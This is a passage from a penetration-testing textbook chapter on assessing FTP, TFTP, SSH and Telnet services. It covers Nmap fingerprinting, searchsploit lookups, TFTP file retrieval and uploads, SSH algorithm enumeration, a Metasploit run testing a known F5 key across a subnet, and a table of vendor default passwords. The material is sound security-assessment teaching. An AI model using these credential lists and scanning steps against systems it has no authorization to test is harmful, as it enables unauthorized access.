¹¹ Sudhanshu Chauhan, "[Scapy: All-in-One Networking Tool](#)", Infosec Institute, October 2, 2012.

¹² See the [Hping3 documentation](#).

¹³ Uriel Maimon, "[Port Scanning Without the SYN Flag](#)", *Phrack* magazine, vol. 7, no. 49.

¹⁴ Philippe Biondi and Arnaud Ebalard, "[Scapy and IPv6 Networking](#)", presented at the Hack in the Box Security Conference, Kuala Lumpur, Malaysia, September 18–21, 2006.

- ¹⁵ See [RFC 1323](#).
- ¹⁶ Gordon “Fyodor” Lyon, “[TCP/IP Fingerprinting Methods Supported by Nmap](#)”, in *Nmap Network Scanning* (Sunnyvale, CA: Insecure.com LLC, 2009).
- ¹⁷ Dave Goldsmith and Mike Schiffman, “[Firewalking](#)”, white paper for Cambridge Technology Partners, October 1998.
- ¹⁸ Specifically, see Alexandre Borges’s tutorial “[Fast Configuration of OpenVAS on Kali Linux 1.5](#)” and watch NetSecNow, “[Setting up OpenVAS on Kali Linux + Config and Scanning Howto + Free Startup Script](#)”, YouTube video, posted May 28, 2013.
- ¹⁹ See the [Common Vulnerability Scoring System \(CVSS\)](#).
- ²⁰ See Not in My Name, “[SniffJoke 0.4](#)”, SlideShare.net, May 30, 2011.
- ²¹ Gordon “Fyodor” Lyon, “[Firewall/IDS Evasion and Spoofing](#)”, in *Nmap Network Scanning* (Sunnyvale, CA: Insecure.com LLC, 2009).
- ²² For more information, see Dameon D. Welch-Abernathy, “[Who’ll Stop the Evaders?](#)” PhoneBoy Blog, March 5, 2016.
- ²³ See [tcp-hacks-and-scrambling.txt](#) on GitHub.
- ²⁴ See “[IP fragmentation attack](#)” on Wikipedia.
- ²⁵ See [sniffjoke-autotest](#) on GitHub.

Chapter 7. Assessing Common Network Services

This chapter details tactics used to assess services including FTP, SSH, Telnet, DNS, NTP, SNMP, LDAP, and Kerberos. Vulnerability scanners perform scripted tests against network services. Manual investigative approaches are used to:

- Qualify and disregard the output of automated tools
- Understand the low-level configuration of the environment
- Fill gaps in coverage

Table 7-1 lists the default TCP and UDP ports of services covered in this chapter. The final column denotes whether THC Hydra¹ supports brute-force password grinding of the protocol. Individual RPC services listen on dynamic high ports, and alternative ports may be used by services including SSH and FTP.

Table 7-1. Services detailed in this chapter

Port	Protocol		TLS	Name	Description	Hydra
	TCP	UDP				
21	●	–	–	<i>ftp</i>	File Transfer Protocol	●
990	●	–	●	<i>ftps</i>		
22	●	–	–	<i>ssh</i>	Secure shell service	●
23	●	–	–	<i>telnet</i>	Telnet service	●
53	●	●	–	<i>domain</i>	DNS service	–
69	–	●	–	<i>tftp</i>	Trivial File Transfer Protocol	–
88	●	●	–	<i>kerberos</i>	Kerberos authentication service	–
111	●	●	–	<i>sunrpc</i>	Unix RPC portmapper service	–
123	–	●	–	<i>ntp</i>	Network Time Protocol	–
161	–	●	–	<i>snmp</i>	Simple Network Management Protocol	●
389	●	●	–	<i>ldap</i>	Lightweight Directory Access Protocol	●
636	●	–	●	<i>ldaps</i>		
623	–	●	–	<i>ipmi</i>	Intelligent Platform Management Interface	–
464	●	●	–	<i>kpasswd</i>	Kerberos password service	–
749	●	●	–	<i>kerberos-adm</i>	MIT Kerberos administration service	–
3268	●	–	–	<i>globalcat</i>	Microsoft Global Catalog (LDAP)	●
3269	●	–	●	<i>globalcats</i>		
5353	–	●	–	<i>zeroconf</i>	Multicast DNS service	–
5900	●	–	–	<i>vnc</i>	Virtual Network Computing	●

FTP

File Transfer Protocol (FTP) provides remote file system access, usually for maintenance of web applications. Servers use two ports to function: TCP port 21, the inbound server control port which processes FTP commands from the client, and TCP port 20, the outbound data port used to transmit data to the client. File transfers are orchestrated over the control port (21), where commands including PORT are used to initiate a data transfer over the outbound data port.

NOTE

TLS is commonly used to either wrap FTP (i.e., FTPS) or provide transport security via the STARTTLS command. Known vulnerabilities within TLS implementations are described in [Chapter 11](#).

FTP services are vulnerable to the following classes of attack:

- Brute-force password grinding
- Anonymous browsing and exploitation of software defects
- Authenticated exploitation of vulnerabilities (requiring certain privileges)

Fingerprinting FTP Services

Nmap performs network service and OS fingerprinting via the `-A` flag, as demonstrated by [Example 7-1](#). This flag invokes the `ftp-anon` script (among others), which tests for anonymous access and returns the server directory structure upon authenticating. In this case, Nmap reports that the server is running vsftpd 2.0.8 or later.

Example 7-1. FTP service fingerprinting using Nmap

```
root@kali:~# nmap -Pn -sS -A -p21 130.59.10.36
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-11-02 08:13 UTC  
Nmap scan report for 130.59.10.36
```

```

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| lrwxrwxrwx    1 ftp      ftp          8 Jun 26 2013 README -> .message
| drwxr-xr-x    3 ftp      ftp          4 May 24 2013 doc
| -rw-rw-r--    1 ftp      ftp      80531673 Nov 02 05:59 ls-lR.gz
| drwxr-xr-x    2 ftp      ftp          75 May 16 13:30 mirror
| drwxr-xr-x    4 ftp      ftp          4 Jul 24 07:18 pool
| drwxrwxr-x    3 ftp      ftp          7 Jan 31 2013 pub
| drwxrwxr-x   10 ftp      ftp          11 Mar 21 2004 software
| lrwxrwxrwx    1 ftp      ftp          13 Jun 26 2013 ubuntu
|_lrwxrwxrwx    1 ftp      ftp          21 Jun 26 2013 ubuntu-cdimage
Device type: general purpose
Running: Linux 2.4.X

```

Upon obtaining valid credentials, you are encouraged to manually evaluate privileges. Many FTP server flaws are exploited through crafting malicious file structures server-side, and so the ability to create content is key.

Known FTP Vulnerabilities

Popular FTP servers include the Microsoft IIS FTP Server, ProFTPD, and Pure-FTPd. Tables 7-2 through 7-4 list known vulnerabilities within these. Other implementations are commonly exploitable and you should query NVD upon fingerprinting to understand known risks.

Table 7-2. Microsoft IIS FTP Server vulnerabilities

CVE reference	Affects (up to)	Notes
CVE-2010-3972	IIS 7.0 and 7.5	Remotely exploitable heap overflow ^a
CVE-2009-3023	IIS 5.0 and 6.0	NLIST overflow resulting in code execution via an authenticated session ^b

^a Metasploit *iis75_ftpd_iac_bof* module.

^b Metasploit *ms09_053_ftpd_nlst* module.

Table 7-3. ProFTPD vulnerabilities

CVE reference	Affects (up to)	Notes
CVE-2015-3306	ProFTPD 1.3.5	Flaw within <i>mod_copy</i> allowing attackers to read and write to arbitrary locations
CVE-2014-6271	ProFTPD (<i>all versions</i>)	FTP service USER command vector for the GNU bash <i>shellshock</i> vulnerability ^a
CVE-2011-4130	ProFTPD 1.3.3f	Authenticated use-after-free bug resulting in code execution upon login
CVE-2010-4652	ProFTPD 1.3.3c	ProFTPD 1.3.3c <i>mod_sql</i> overflow via SQL injection or similar vector ^b
CVE-2010-4221	ProFTPD 1.3.3b	Remote unauthenticated overflow via TELNET_IAC escape sequence ^c
CVE-2010-3867		Directory traversal vulnerabilities
CVE-2009-0919	ProFTPD (<i>all versions</i>)	Default FTP service credentials (username <i>nobody</i> with a password of <i>lampp</i> or <i>xampp</i>) set during XAMPP installation
CVE-2009-0542 CVE-2009-0543	ProFTPD 1.3.2rc2	Authentication bypasses via SQL

^a Nessus plug-in ID 77986.

^b FelineMenace, “ProFTPD with *mod_sql* pre-authentication, remote root”, *Phrack* magazine, issue 67.

^c Metasploit *proftp_telnet_iac* module.

Table 7-4. Pure-FTPd vulnerabilities

CVE reference	Affects (up to)	Notes
CVE-2011-1575	Pure-FTPd 1.0.29	FTP STARTTLS command injection flaw
CVE-2011-0988 CVE-2011-3171	Pure-FTPd 1.0.22	Multiple authenticated Novell OES privilege escalation vulnerabilities

To evaluate publicly available exploit scripts, use the *searchsploit* utility within Kali Linux, as demonstrated by [Example 7-2](#) (searching for Microsoft IIS FTP exploits). The *search* directive within Metasploit also lists respective modules.

Example 7-2. Using searchsploit within Kali Linux

```

root@kali:~# searchsploit iis ftp
-----
-----
Description | Path
-----
-----
Microsoft IIS 5.0/6.0 FTP Server Remote Stack Overf |
/windows/remote/9541.pl
Microsoft IIS 5.0 FTP Server Remote Stack Overflow |
/windows/remote/9559.pl
Microsoft IIS 5.0/6.0 FTP Server (Stack Exhaustion) | /windows/dos/9587.txt
Windows 7 IIS7.5 FTPSVC UNAUTH'D Remote DoS PoC | /windows/dos/15803.py
Microsoft IIS FTP Server NLST Response Overflow |
/windows/remote/16740.rb
Microsoft IIS FTP Server <= 7.0 - Stack Exhaustion | /windows/dos/17476.rb
Microsoft IIS 4.0/5.0 FTP Denial of Service Vulnera | /windows/dos/20846.pl
-----
-----

```

TFTP

TFTP uses UDP port 69 and requires no authentication—clients read from, and write to servers using the datagram format outlined in RFC 1350. Due to

deficiencies within the protocol (namely lack of authentication and no transport security), it is uncommon to find servers on the public Internet. Within large internal networks, however, TFTP is used to serve configuration files and ROM images to VoIP handsets and other devices.

TFTP servers are exploited via the following attack classes:

- Obtaining material from the server (e.g., configuration files containing secrets)
- Bypassing controls to overwrite data on the server (e.g., replacing a ROM image)
- Executing code via an overflow or memory corruption flaw

The *tftp* utility within Kali Linux is used to manually connect to TFTP servers and issue read (*get*) and write (*put*) requests. The protocol provides no means of listing directory contents, and so precise filenames must be known.

Nmap's *tftp-enum* script issues read requests by using a dictionary of common filenames, which often reveals useful content. Metasploit contains a similar brute-force module.² **Example 7-3** demonstrates Nmap run against an available server, and the *tftp* client used to retrieve a file (*sip.cfg* in this case).

Example 7-3. TFTP brute-force and file recovery

```
root@kali:~# nmap -Pn -sU -p69 --script tftp-enum 192.168.10.250
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 13:01 UTC
```

```
Nmap scan report for 192.168.10.250
```

```
PORT      STATE SERVICE
```

```
69/udp    open  tftp
```

```
| tftp-enum:
```

```
| tftp-enum:
```

```
| sip.cfg
```

```
| syncinfo.xml
```

```
| SEPDefault.cnf
```

```
| SIPDefault.cnf
```

```
|_ XMLDefault.cnf.xml
```

```
root@kali:~# tftp 192.168.10.250
```

```
tftp> get sip.cfg
Received 1738 bytes in 0.6 seconds
tftp> quit
root@kali:~# head -5 sip.cfg
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<!-- Generated sip-basic.cfg Configuration File -->
<polycomConfig xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:noNamespaceSchemaLocation="polycomConfig.xsd">
  <msg>
    <msg.mwi msg.mwi.1.callBackMode="registration"
      msg.mwi.2.callBackMode="registration"></msg.mwi>
```

Many TFTP server configurations also permit arbitrary file uploads, as shown here:

```
root@kali:~# echo testing > test.txt
root@kali:~# tftp 192.168.10.250
tftp> put test.txt
Sent 9 bytes in 0.3 seconds
tftp> get test.txt
Received 9 bytes in 0.1 seconds
```

Known TFTP Vulnerabilities

Table 7-5 lists known defects within TFTP server software. For the sake of brevity, I list remotely exploitable issues dating back to 2009. Some of these flaws have associated Metasploit modules. A TFTP scanner capable of crafting and sending the various UDP datagrams would prove useful when testing large internal networks.

Table 7-5. TFTP server flaws

CVE reference(s)	Vendor	Notes
CVE-2013-0689	Emerson	Multiple Emerson Process Management devices make it possible for attackers to upload files and execute arbitrary code via TFTP
CVE-2013-0145	Vercot	Serva32 2.1.0 TFTP read request overflow
CVE-2012-6664	Distinct	TFTP 3.10 code execution via writable directory traversal ^a
CVE-2012-6663	General Electric	D20 password recovery via TFTP ^b
CVE-2011-5217	Hitachi	Directory traversal in the Hitachi JP1 PXE TFTP service provides a means for remote attackers to read arbitrary files
CVE-2011-4821	D-Link	D-Link routers using 1.0.2NA firmware allow remote attackers to read arbitrary files
CVE-2011-4722	Ipswitch	TFTP Server 1.0.0.24 directory traversal ^c
CVE-2011-2199	Linux	Overflow in <i>tftpd-hpa</i> before 5.1 makes it possible for remote attackers to execute arbitrary code
CVE-2011-1853	HP	Multiple code execution bugs within HP Intelligent Management Center 5.0
CVE-2011-1852		
CVE-2011-1851		
CVE-2011-1849		
CVE-2011-0376	Cisco	TelePresence 1.6.1 and prior provides a means for remote attackers to obtain sensitive information via TFTP
CVE-2010-4323	Novell	ZENworks Configuration Manager 11.0 and earlier gives remote attackers the ability to execute arbitrary code via a long TFTP request
CVE-2009-1730	NetMechanica	NetDecision TFTP Server 4.2 directory traversal vulnerability ^d
CVE-2009-1161	Cisco	TFTP directory traversal in multiple Cisco products

CVE reference(s)	Vendor	Notes
^a		Metasploit <i>distinct_tftp_traversal</i> module.
^b		Metasploit <i>d20pass</i> module.
^c		Metasploit <i>ipswitch_whatsupgold_tftp</i> module.
^d		Metasploit <i>netdecision_tftp_traversal</i> module.

SSH

SSH services provide encrypted access to systems including embedded devices and Unix-based hosts. Three subsystems that are commonly exposed to users are as follows:

- *Secure shell* (SSH), which provides command line access
- *Secure copy* (SCP), which lets users send and retrieve files
- *Secure FTP* (SFTP), which provides feature-rich file transfer

TCP port 22 is used by default to expose SSH and its subsystems. SSH also supports tunneling and forwarding of network connections; thus, you can use it as a VPN to access resources securely.

The SSH protocol works as follows:

- Diffie-Hellman key exchange is used to establish a mutual secret
- A pseudorandom function (e.g., SHA-1 or SHA-256) is used by both the client and server to derive three pairs of keys from the mutual secret (one for each party):
 - Two initialization vector (IV) values
 - Two encryption keys
 - Two signing keys

- The server sends its public key to the client, along with a random signed value
- The client verifies the signature of the random value (authenticating the server)
- Client authentication is undertaken by the server
- After it is authenticated, *channels* are established to provide access to resources

Figure 7-1 demonstrates the three layers: transport, authentication, and connection.



Figure 7-1. SSH 2.0 architecture

SSH services are vulnerable to the following classes of attack:

- Brute-force password grinding
- Access being granted due to private key exposure or key generation weakness
- Remote anonymous exploitation of known software flaws (without credentials)

- Authenticated exploitation of known defects, resulting in privilege escalation

Practical exploitation of many flaws relies on certain features being enabled or used. As such, it is important to investigate and understand the service configuration.

Fingerprinting

SSH servers return a banner upon connecting, as shown in [Example 7-4](#). In this case, the server is running Debian Linux, OpenSSH 6.0p1, and supports SSH protocol version 2.0.

Example 7-4. SSH banner grabbing via Telnet

```
root@kali:~# telnet 192.168.208.129 22
Trying 192.168.208.129...
Connected to 192.168.208.129.
Escape character is '^]'.
SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2
```

Security-conscious administrators sometimes modify the banner, as demonstrated by [Example 7-5](#). This server supports version 2.0 of the protocol, but the implementation is unknown. [Table 7-6](#) lists common SSH implementations and respective banners.

Example 7-5. SSH banner obfuscation

```
root@kali:~# telnet 192.168.189.2 22
Trying 192.168.189.2...
Connected to 192.168.189.2.
Escape character is '^]'.
SSH-2.0-0.0.0
```

Table 7-6. Common SSH implementations and banners

Implementation	Banner format
Cisco	SSH-1.99-Cisco-1.25
Dropbear	SSH-2.0-dropbear_0.52
F-Secure	SSH-2.0-3.2.3 F-SECURE SSH
Juniper ScreenOS	SSH-2.0-NetScreen
Mikrotik RouterOS	SSH-2.0-ROSSH
Mocana	SSH-2.0-Mocana SSH
OpenSSH	SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.4
SSH communications	SSH-2.0-3.2.5 SSH Secure Shell (non-commercial)
Sun Microsystems	SSH-2.0-Sun_SSH_1.1.4
Tectia	SSH-2.0-6.1.9.95 SSH Tectia Server

Implementation	Banner format
----------------	---------------

Wind River VxWorks	SSH-2.0-IPSSH-6.5.0
--------------------	---------------------

Retrieving RSA and DSA host keys

Nmap's *ssh-hostkey* script retrieves public key values from a server, as shown by [Example 7-6](#). SSH keys are usually unique, and so this material can be used to identify multihomed systems.

Example 7-6. Retrieving a server's DSA and RSA SSH host keys

```
root@kali:~# nmap -Pn -p22 -A 192.168.0.12

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 11:21 UTC
Nmap scan report for 192.168.0.12
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 6d:c9:1f:94:0b:ca:db:27:24:c2:d1:80:26:5b:0d:4d (DSA)
|   2048 06:fd:95:47:8c:37:3a:61:a7:c4:85:ab:af:29:1f:e1 (RSA)
```

Enumerating Features

Investigation of exposed SSH services using Nmap and the OpenSSH client in verbose mode will reveal supported algorithms and authentication mechanisms, as described here.

Supported algorithms

SSH uses a handshake to perform key exchange, authentication, and selection of encryption algorithms. [Example 7-7](#) demonstrates enumeration of the supported algorithms for key exchange, authentication, encryption, and integrity checking via Nmap.³

Example 7-7. Nmap used to list the supported algorithms of an SSH server

```
root@kali:~# nmap -p22 --script ssh2-enum-algos 192.168.0.12

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 11:23 UTC
Nmap scan report for 192.168.0.12
```

```

PORT    STATE SERVICE
22/tcp  open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (4)
|     diffie-hellman-group-exchange-sha256
|     diffie-hellman-group-exchange-sha1
|     diffie-hellman-group14-sha1
|     diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|     ssh-rsa
|     ssh-dss
|   encryption_algorithms: (13)
|     aes128-ctr
|     aes192-ctr
|     aes256-ctr
|     arcfour256
|     arcfour128
|     aes128-cbc
|     3des-cbc
|     blowfish-cbc
|     cast128-cbc
|     aes192-cbc
|     aes256-cbc
|     arcfour
|     rijndael-cbc@lysator.liu.se
|   mac_algorithms: (9)
|     hmac-md5
|     hmac-sha1
|     umac-64@openssh.com
|     hmac-sha2-256
|     hmac-sha2-512
|     hmac-ripemd160
|     hmac-ripemd160@openssh.com
|     hmac-sha1-96
|     hmac-md5-96
|   compression_algorithms: (1)
|_   none

```

Chapter 11 details many of these algorithms and features, as they are used within TLS. Exploitable protocol weaknesses within SSH stem from the following:

Key exchange with unsafe groups

Example 7-7 lists *diffie-hellman-group1-sha1* as a supported key exchange algorithm, which uses a fixed 1,024-bit parameter (also known as a *group*). Cisco recommends avoidance of this group⁴ in response to a

research paper.⁵ The paper's authors describe the likelihood of nation states decrypting SSH sessions negotiated using 768- and 1,024-bit groups via discrete log precomputation. The post on the Gotham Digital Science blog⁶ provides details and a utility to test for weak group support.

Key exchange using unsafe elliptic curves

Many SSH servers support key exchange via Elliptic Curve Diffie-Hellman (ECDH). ECDH key exchange using some NIST curves is particularly unsafe (i.e., *ecdh-sha2-nistp256*, *ecdh-sha2-nistp384*, and *ecdh-sha2-nistp521*), resulting in MITM. The SafeCurves site,⁷ maintained by Daniel J. Bernstein and Tanja Lange, details unsafe elliptic curves, and should be consulted to identify weak ECDH key exchange methods.

Supported authentication mechanisms

You may enumerate the order of supported authentication mechanisms by using the OpenSSH client in verbose mode, as shown in [Example 7-8](#) (output stripped for brevity). [Table 7-7](#) details SSH authentication mechanisms that you might encounter during testing.

Example 7-8. Enumerating supported authentication mechanisms

```
root@kali:~# ssh -v test@69.93.243.12
debug1: Remote protocol version 2.0, remote software version OpenSSH_5.3
debug1: kex: server->client aes128-ctr hmac-md5 none
debug1: kex: client->server aes128-ctr hmac-md5 none
debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent
debug1: Server host key: RSA 06:fd:95:47:8c:37:3a:61:a7:c4:85:ab:af:29:1f:e1
debug1: ssh_rsa_verify: signature correct
debug1: Authentications that can continue: publickey,password,keyboard-interactive

root@kali:~# ssh -v test@188.95.73.96
debug1: Remote protocol version 2.0, remote software version ROSSSH
debug1: kex: server->client aes128-cbc hmac-md5 none
debug1: kex: client->server aes128-cbc hmac-md5 none
debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent
debug1: Server host key: DSA 86:06:72:5e:f0:75:64:2e:8d:a4:96:46:c3:ca:43:61
debug1: ssh_dss_verify: signature correct
debug1: Authentications that can continue: publickey,password
```

Table 7-7. Common SSH authentication mechanisms

Name	Description
publickey	Public key user authentication (with DSA, ECDSA, or RSA)
hostbased	Public key host-based authentication
password	User password authentication
keyboard-interactive	Abstraction layer for authentication via PAM (e.g., Google Authenticator, YubiKey, Duo Security)
gssapi-with-mic gssapi-keyex	GSSAPI authentication

The configuration of a supported keyboard-interactive mode is deduced upon connecting. For example, the mode might prompt the user to provide a password (i.e., regular PAM authentication), an authentication token value, or response to a challenge. The following example demonstrates this behavior—in this case, the server prompts for a YubiKey token followed by a password:

```
root@kali:~# ssh test@129.93.244.200
Yubikey for `test':
Password:
```

Enumerating valid keys

Upon compiling a list of public SSH keys, you can use Metasploit⁸ to test accessible SSH services and identify which are valid. In 2012, Matta Consulting published an advisory⁹ detailing an authentication bypass within F5 Networks hardware using a particular SSH key. The corresponding public key is as follows:

```
root@kali:~# cat f5.pub
ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEAvIhC5skTzxyHif/7iy3yhxuK6/OB13hjPqskogkYFrcw8
OK4VJT+5+Fx7wd4
sQCnVn8rNqahw/x6sfC0MDI/Xvn4yKU4t8TnYf2MpUVr4ndz39L5Ds1n7Si1m2suUNxWbKv58
I8+NMhlt2ITraSuTU0NGymW
Oc8+Lni+MHXdLk= SCCP Superuser
```

Using Metasploit, we can test the validity of the key against multiple SSH servers, as demonstrated by [Example 7-9](#). The corresponding username must be valid (*root* in this case), and multiple keys can be loaded into the `KEY_FILE` dictionary.

Example 7-9. Testing the validity of an SSH public key across a network

```
msf > use auxiliary/scanner/ssh/ssh_identify_pubkeys
msf auxiliary(ssh_identify_pubkeys) > set USERNAME root
msf auxiliary(ssh_identify_pubkeys) > set KEY_FILE f5.pub
msf auxiliary(ssh_identify_pubkeys) > set RHOSTS 192.168.0.0/24
msf auxiliary(ssh_identify_pubkeys) > run

[*] 192.168.0.1:22 SSH - Trying 1 cleartext key per user.
[-] 192.168.0.1:22 SSH - [1/1] - User root does not accept key 1 - SCCP
Superuser
[*] 192.168.0.5:22 SSH - Trying 1 cleartext key per user.
[+] 192.168.0.5:22 SSH - [1/1] - Accepted: 'root' with key
'71:3a:b0:18:e2:6c:41:18:4e:56:1e:fd:
d2:49:97:66' - SCCP Superuser
```

Default and Hardcoded Credentials

In recent years, hardware manufacturers (including F5 Networks and Cisco¹⁰) have shipped devices with default credentials, and others have fallen victim to attack through backdoors introduced into their codebase (e.g., Juniper and Fortinet¹¹). Upon obtaining these values, you can gain command

line access via SSH. **Table 7-8** lists default credentials for various manufacturers, and **Table 7-9** details the CVE references of known hardcoded SSH keys in common platforms.

Table 7-8. Default username and password values

Vendor	Usernames	Passwords
APC	<i>apc, device</i>	<i>apc</i>
Brocade	<i>admin</i>	<i>admin123, password, brocade, fibranne</i>
Cisco	<i>admin, cisco, enable, hsa, pix, pnadmin, ripeop, root, shelladmin</i>	<i>admin, Admin123, default, password, secur4u, cisco, Cisco, _Cisco, cisco123, C1sco123, Cisco123, Cisco1234, TANDBERG, change_it, 12345, ipics, pnadmin, diamond, hsadb, c, cc, attack, blender, changeme</i>
Citrix	<i>root, nsroot, nsmaint, vdiadmin, kvm, cli, admin</i>	<i>C1trix321, nsroot, nsmaint, kaviza, kaviza123, freebsd, public, rootadmin, wanscaler</i>
D-Link	<i>admin, user</i>	<i>private, admin, user</i>
Dell	<i>root, user1, admin, vkernel, cli</i>	<i>calvin, 123456, password, vkernel, Stor@ge!, admin</i>
EMC	<i>admin, root, sysadmin</i>	<i>EMCPMAdm7n, Password#1, Password123#, sysadmin, changeme, emc</i>
HP/3Com	<i>admin, root, vcx, app, spvar, manage, hpsupport, opc_op</i>	<i>admin, password, hpinvent, iMC123, pvadmin, passw0rd, besgroup, vcx, nice, access, config, 3V@rpar, 3V#rpar, procurve, badg3r5, OpC_op, !manage, !admin</i>
Huawei	<i>admin, root</i>	<i>123456, admin, root, Admin123, Admin@storage, Huawei12#\$, HwDec@01, hwoستا2.0, HuaWei123, fsp200@HW, huawei123</i>
IBM	<i>USERID, admin, manager, mqm, db2inst1, db2fenc1, dausr1, db2admin, iadmin, system, device, ufmcli, customer</i>	<i>PASSWORD, passw0rd, admin, password, Passw8rd, iadmin, apc, 123456, cust0mer</i>
Juniper	<i>netscreen</i>	<i>netscreen</i>
NetApp	<i>admin</i>	<i>netapp123</i>
Oracle	<i>root, oracle, oravis, applvis, ilom-admin, ilom-operator, nm2user</i>	<i>changeme, ilom-admin, ilom-operator, welcome1, oracle</i>
VMware	<i>vi-admin, root, hqadmin, vmware, admin</i>	<i>vmware, vmw@re, hqadmin, default</i>

Table 7-9. Details of hardcoded SSH keys

CVE reference	Notes
CVE-2014-2198	Cisco Unified CDM before 4.4.2 has a hardcoded SSH private key, making it possible for attackers to access <i>support</i> and <i>root</i> accounts remotely
CVE-2012-1493	F5 Networks BIG-IP appliances use a hardcoded private key, which grants remote super-user access via SSH ^a

^a Metasploit *f5_bigip_known_privkey* module.

Less common platforms use hardcoded SSH keys and passwords (including devices manufactured by Quantum,¹² Array Networks,¹³ and Siemens RUGGEDCOM¹⁴). Upon preparing a list of compromised keys, you can use Hydra in *sshkey* mode to perform brute-force key grinding.

Insecurely Generated Host Keys

If an RSA or DSA SSH host key pair is generated insecurely (e.g., using a PRNG with insufficient entropy¹⁵), the private key can be calculated by an adversary and used to impersonate a legitimate server endpoint via MITM.

An RSA public key consists of two integers: an exponent e , and modulus n . The modulus is the product of two chosen prime numbers (p and q). The private key is the decryption exponent d , as follows:

$$d = e^{-1} \bmod (p - 1)(q - 1)$$

If adversaries know the factorization of n , they can calculate the private key for any public key (e, n). When p and q are unknown, the most efficient known method is to factor n into the two primes to calculate the private key d .

Vulnerability exists when two distinct RSA moduli (n_1 and n_2) that share a single prime (whether p or q) are found—an attacker can compute the greatest common divisor and discover the other prime (e.g., q_1 and q_2 if p is shared).¹⁶ Upon scanning the Internet, the team was able to compromise 0.03% of RSA host keys used by SSH servers online, and 1% of DSA keys.

SSH Server Software Flaws

When understanding SSH server configuration (i.e., running software, supported protocols, and authentication mechanisms), look for known vulnerabilities by searching NVD and other sources. [Table 7-10](#) details significant flaws within popular SSH server implementations. A number of post-authentication privilege escalation issues exist in OpenSSH and other implementations, but they are not listed here.

Table 7-10. Remotely exploitable SSH vulnerabilities

CVE reference	Implementation	Notes
CVE-2015-5600	OpenSSH	OpenSSH 6.9 and prior does not restrict processing of <i>keyboard-interactive</i> authentication sessions, which can be abused to bypass the <i>MaxAuthTries</i> directive and perform unrestricted brute-force password grinding ^a
–	Oracle Solaris	Remote command execution zero-day flaw in Sun SSH version 1.5 and prior, running on Oracle Solaris 11 and 10 (as found within the <i>Asset Portfolio</i> PDF available via WikiLeaks ^b)
CVE-2013-3594	Dell PowerConnect	Memory corruption within the SSH service running on multiple Dell PowerConnect switches can result in remote code execution
CVE-2013-4652	Siemens Scanlance	Scanlance devices with firmware before 4.5.4 make it possible for remote attackers to bypass authentication via SSH or Telnet
CVE-2013-4434	Dropbear SSH	Username enumeration flaw within Dropbear SSH 2013.58
CVE-2013-0714	Wind River VxWorks	VxWorks 6.5-6.9 SSH service overflow
CVE-2012-6067	freeFTP	freeFTP 1.0.11 SFTP authentication bypass
CVE-2012-5975	Tectia Server	SSH authentication bypass flaw affecting Tectia Server 6.3.2

^a King Cope, “[OpenSSH Keyboard-Interactive Authentication Brute Force Vulnerability \(MaxAuthTries Bypass\)](#)”, email to Full Disclosure mailing list, July 17, 2015.

^b Section 21.2 of [Assets Portfolio](#), October 6, 2014.

Telnet

Telnet provides command-line access to servers and embedded devices. The protocol has no transport security, and sessions can be passively sniffed or actively hijacked by adversaries with network access.

Exposed services are vulnerable to the following classes of remote attack:

- Brute-force password grinding, revealing weak or default credentials
- Anonymous exploitation of Telnet server software flaws (without credentials)

Nmap attempts to fingerprint Telnet services, as shown in [Example 7-10](#). In this case, the version of HP-UX (B.10.20) is not returned, but revealed upon connecting manually by using *telnet*.

Example 7-10. Fingerprinting an exposed Telnet service

```
root@kali:~# nmap -sSV -p23 211.35.138.48
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 09:40 UTC
Nmap scan report for 211.35.138.48
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  HP-UX telnetd
Service Info: OS: HP-UX; CPE: cpe:/o:hp:hp-ux
```

```
root@kali:~# telnet 211.35.138.48
Trying 211.35.138.48...
Connected to 211.35.138.48.
